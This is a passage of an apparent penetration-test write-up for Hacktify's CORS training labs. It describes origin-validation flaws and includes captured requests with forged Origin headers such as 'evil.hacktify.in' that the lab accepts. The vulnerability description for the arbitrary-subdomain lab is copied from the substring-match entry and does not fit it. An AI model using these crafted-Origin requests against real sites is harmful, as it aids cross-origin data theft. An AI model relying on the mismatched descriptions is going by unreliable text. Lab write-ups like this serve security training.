<ul style="list-style-type: none">- Data Theft: Attackers can steal confidential data across origins.- Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions.- Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.	
Suggested Countermeasures	
<ul style="list-style-type: none">- Exact Origin Matching: Validate the full origin, not just the suffix.- Origin Whitelisting: Implement a strict list of trusted domains.- Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.	
References	
https://portswigger.net/web-security/cors	

Proof of Concept:

The screenshot displays the Burp Suite interface during a web security test. The top toolbar shows 'Intercept on' (disabled), 'Forward' (selected), and 'Drop' (disabled). The address bar indicates the response is from https://labs.hacktify.in:443/HTML/cors_lab/lab_5/cors_5.php with IP [162.0.229.223].

The main window is divided into three panes:

- Request:** Shows the raw HTTP request. Key headers include:
 - Host: labs.hacktify.in
 - Cookie: PHPSESSID=3c9fa07b3ae90b1ec29546bbb596611c
 - Origin: www.hacktify.in
 - Cache-Control: max-age=0
 - Sec-Ch-Ua: "Chromium",v="133", "Not(A:Brand";v="99"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Windows"
 - Accept-Language: en-US,en;q=0.9
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=h3;q=0.7
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1
 - Sec-Fetch-Dest: document
 - Referer: https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php
 - Accept-Encoding: gzip, deflate, br
 - Priority: u=0, i
- Response:** Shows the raw HTTP response. The status is 200 OK. The body contains the Hacktify Cybersecurity logo and a message: "Welcome, Fetch the HTTP response of this web page using CORS request."
- Inspector:** Shows the request attributes, cookies, headers, and response headers.

2.6. cors with substring match

Reference	Risk Rating
cors with substring match	hard
Tools Used	
burpsuite	
Vulnerability Description	
<p>The CORS with substring match vulnerability occurs when the server improperly validates the Origin header by using an insecure regular expression. This allows attackers to bypass origin validation by replacing dots (.) with encoded equivalents (e.g., <code>attacker\.com</code> or <code>attacker%2ecom</code>). As a result, a malicious origin can access restricted resources.</p>	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">- Data Theft: Attackers can steal confidential data across origins.- Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions.- Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.	
Suggested Countermeasures	
<ul style="list-style-type: none">- Exact Origin Matching: Validate the full origin, not just the suffix.- Origin Whitelisting: Implement a strict list of trusted domains.- Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.	
References	
https://portswigger.net/web-security/cors	

Proof of Concept

The screenshot displays the Burp Suite interface during a proof of concept test. At the top, the 'Intercept on' button is active, and the 'Forward' button is highlighted. The 'Drop' button is also visible. The response URL is shown as `https://labs.hacktify.in:443/HTML/cors_lab/lab_6/cors_6.php [162.0.2`.

The main window is divided into two panes: 'Request' and 'Response'. The 'Request' pane shows the raw HTTP request details, including the method (GET), host (labs.hacktify.in), cookie (PHPSESSID=a40c7f90e28a40fda16f5d0c7d4f90a8), origin (hacktify.co), and various headers like 'Cache-Control', 'Sec-Ch-Ua', 'Sec-Ch-Ua-Mobile', 'Sec-Ch-Ua-Platform', 'Accept-Language', 'Upgrade-Insecure-Requests', 'User-Agent', 'AppleWebKit', 'Safari', 'Accept', 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7', 'Sec-Fetch-Site', 'Sec-Fetch-Mode', 'Sec-Fetch-User', 'Sec-Fetch-Dest', 'Referer', 'Accept-Encoding', and 'Priority'.

The 'Response' pane shows the rendered HTML response, which includes the Hacktify logo and a message: 'Welcome, Fetch the HTTP response of this web page using CORS request.' The 'Inspector' pane on the right shows the request and response details.

2.7. {cors with arbitrary subdomain }

Reference	Risk Rating
cors with arbitrary subdomain	hard
Tools Used	
burbsuite	
Vulnerability Description	
The CORS with arbitrary subdomain vulnerability occurs when the server improperly validates the Origin header by using an insecure regular expression. This allows attackers to bypass origin validation by replacing dots (.) with encoded equivalents (e.g., attacker\.com or attacker%2ecom). As a result, a malicious origin can access restricted resources.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none"> - Data Theft: Attackers can steal confidential data across origins. - Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions. - Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions. 	
Suggested Countermeasures	
<ul style="list-style-type: none"> - Exact Origin Matching: Validate the full origin, not just the suffix. - Origin Whitelisting: Implement a strict list of trusted domains. - Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers. 	
References	
https://portswigger.net/web-security/cors	

Proof of Concept

The screenshot shows a web browser window with the URL https://labs.hacktify.in:443/HTML/cors_lab/lab_7/cors_7.php. The browser's developer tools are open, showing the network tab. A request is visible, and its details are expanded. The request is a GET to /HTML/cors_lab/lab_7/cors_7.php. The response is a 200 OK from https://labs.hacktify.in:443/HTML/cors_lab/lab_7/cors_7.php. The response body says "Welcome, Fetch the HTTP response of this web page using CORS request."

Request Details:

- Method: GET
- URL: /HTML/cors_lab/lab_7/cors_7.php
- Host: labs.hacktify.in
- Cookie: PHPSESSID=655ed35e27a8e7cb389d58b797796757
- Origin: https://evil.hacktify.in
- Cache-Control: max-age=0
- Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Windows"
- Accept-Language: en-US,en;q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://labs.hacktify.in/HTML/cors_lab/lab_7/index.php
- Accept-Encoding: gzip, deflate, br
- Priority: u=0, i

Response Details:

- Status: 200 OK
- From: https://labs.hacktify.in:443/HTML/cors_lab/lab_7/cors_7.php
- Body: Welcome, Fetch the HTTP response of this web page using CORS request.